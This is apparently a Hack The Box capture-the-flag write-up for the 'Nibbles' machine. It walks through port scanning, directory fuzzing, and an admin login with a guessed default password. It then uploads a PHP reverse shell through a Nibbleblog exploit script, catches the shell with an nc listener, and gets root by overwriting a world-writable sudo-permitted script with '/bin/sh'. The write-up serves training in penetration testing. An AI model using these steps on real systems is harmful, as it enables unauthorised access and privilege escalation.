

# Nibbles (HTB)

ip of the machine :- 10.129.3.31

```
~/current (4.117s)
ping 10.129.3.31 -c 5

PING 10.129.3.31 (10.129.3.31) 56(84) bytes of data.
64 bytes from 10.129.3.31: icmp_seq=1 ttl=63 time=78.7 ms
64 bytes from 10.129.3.31: icmp_seq=2 ttl=63 time=80.8 ms
64 bytes from 10.129.3.31: icmp_seq=3 ttl=63 time=1465 ms
64 bytes from 10.129.3.31: icmp_seq=4 ttl=63 time=452 ms
64 bytes from 10.129.3.31: icmp_seq=5 ttl=63 time=80.0 ms

--- 10.129.3.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 78.707/431.315/1465.186/536.639 ms, pipe 2
```

machine is on!!!

```
~/current (8.609s)
nmap -p- --min-rate=10000 10.129.3.31

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 14:10 IST
Nmap scan report for 10.129.3.31
Host is up (0.081s latency).
Not shown: 65502 closed tcp ports (conn-refused), 31 filtered tcp po
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

Found two open ports as usual.


```
~/current (9.339s)
nmap -p 22,80 -sC -A -Pn 10.129.3.31

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 14:11 IST
Nmap scan report for 10.129.3.31
Host is up (0.080s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_  256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

got version of both the services running on the ports...



Added ip on the browser and got to see the web application with only hello world.

```
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

So after viewing the page found a directory, so let's view it.



10.129.3.31/nibbleblog/



# Nibbles Yum yum

There are no posts

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## CATEGORIES

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## HELLO WORLD

[Hello world](#)


## LATEST POSTS

## MY IMAGE

## PAGES

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Huh!!! Powered by nibbleblog, but what is nibbleblog...



So it is an easy, fast and free CMS blog management kinda thing which is no longer maintained...

📁 admin	fixes for php7	7 years ago
📁 languages	Update tr_TR.bit	7 years ago
📁 plugins	Merge pull request #107 from aurali...	7 years ago
📁 themes	Update main.css	6 years ago
📄 .gitignore	fixes for php7	7 years ago
📄 COPYRIGHT.txt	new year	9 years ago
📄 LICENSE.txt	v3.7 final	11 years ago
📄 README.md	Update README.md	5 years ago
📄 admin.php	Update admin.php	9 years ago
📄 bludit.php	French fixes	10 years ago
📄 feed.php	Languages updated	10 years ago
📄 index.php	new theme and features	11 years ago
📄 install.php	Update install.php	8 years ago
📄 sitemap.php	Modified sitemap to show all the po...	10 years ago
📄 update.php	Bug fixes	9 years ago


It's src. code has a lot of php files which is a point to be

noted...

```
.htpasswd      [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 84ms]
README        [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 81ms]
admin         [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 78ms]
admin.php     [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 99ms]
.hta          [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 4825ms]
.htaccess     [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 4830ms]
content       [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 78ms]
index.php     [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 92ms]
languages     [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 80ms]
plugins       [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 79ms]
themes        [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 79ms]
:: Progress: [4734/4734] :: Job [1/1] :: 498 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

On directory fuzzing with ffuf found some .php files and directories.





found a login page.....

# nibbleblog - Dashboard

🏠 Dashboard

🏠 View Blog

🚪 Log out

📄 Publish

💬 Comments

📁 Manage

⚙️ Settings

🖼️ Themes

📁 Plugins

## Quick start

[New post](#) [New page](#) [Manage posts](#)

[General settings](#) [Regional](#) [Change theme](#)

## Draft posts






*There are no draft posts.*

## Last comments


*There are no published comments.*

## Notifications

*New session started*

	 New session started 16 October - 08:49:16 - IP: 10.10.14.42	
	 New session started 29 December - 10:42:11 - IP: 10.10.14.2	
	 New session started 29 December - 10:42:10 - IP: 10.10.14.2	
	 New session started 28 December - 21:09:06 - IP: 10.10.14.3	
Waiting for www.nibbleblog.com...	 New session started ember - 21:09:05 - IP: 10.10.14.3	

So logged in with creds.... (admin:nibbles), got an idea of username as admin from some searches and nibbles as password is what i randomly guessed!!! Just pure manual brute force...



Found only one exploit only.....

```
~/current
python3 exploit.py --url http://10.129.3.31/nibbleblog/ --username admin --password nibbles --payload php-reverse-shell.php

[+] Login Successful.
[+] Upload likely successfull.
```

So ran the exploit with a payload as php reverse shell by pentest monkey.

~/Downloads



```
rlwrap nc -lnvp 8000
```

```
Listening on 0.0.0.0 8000
```

```
Connection received on 10.129.3.31 38494
```

```
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

```
04:53:05 up 18 min, 0 users, load average: 0.00, 0.02, 0.00
```

```
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
```

```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$
```

got rev shell....

```
nibbler@Nibbles:/$ cd /home
```

```
cd /home
```

```
nibbler@Nibbles:/home$ ls
```

```
ls
```

```
nibbler
```

```
nibbler@Nibbles:/home$ cd nibbler
```

```
cd nibbler
```

```
nibbler@Nibbles:/home/nibbler$ ls
```

```
ls
```

```
personal.zip  user.txt
```

```
nibbler@Nibbles:/home/nibbler$
```

Got first flag!!! But also got a file personal.zip.

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
```

```
unzip personal.zip
```

```
Archive:  personal.zip
```

```
creating: personal/
```

```
creating: personal/stuff/
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```
inflating: personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler$
```

A file in directories!!!

```
nibbler@Nibbles:~/personal$ cd personal
cd personal
nibbler@Nibbles:~/personal$ cd stuff
cd stuff
nibbler@Nibbles:~/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:~/personal/stuff$
```

A script but can be run as the logged in user only.

```
nibbler@Nibbles:~/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:~/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
nibbler@Nibbles:~/personal/stuff$
```

We can only run the script as root user and we can also rwx as normal user which is easy priv. esc.

```
nibbler@Nibbles:~/personal/stuff$ echo '/bin/sh' > monitor.sh
echo '/bin/sh' > monitor.sh
nibbler@Nibbles:~/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
#
```

So added the '/bin/sh' in monitor.sh and ran the script as sudo and got the root shell...

```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls -al
ls -al
total 32
drwx-----  4 root root 4096 Oct 16 04:35 .
drwxr-xr-x 23 root root 4096 Dec 15  2020 ..
-rw-----  1 root root    0 Dec 29  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx-----  2 root root 4096 Dec 10  2017 .cache
drwxr-xr-x  2 root root 4096 Dec 10  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-----  1 root root 1091 Dec 15  2020 .viminfo
-r-----  1 root root   33 Oct 16 04:35 root.txt
# ls
ls
root.txt
#
```

Got root/final flag...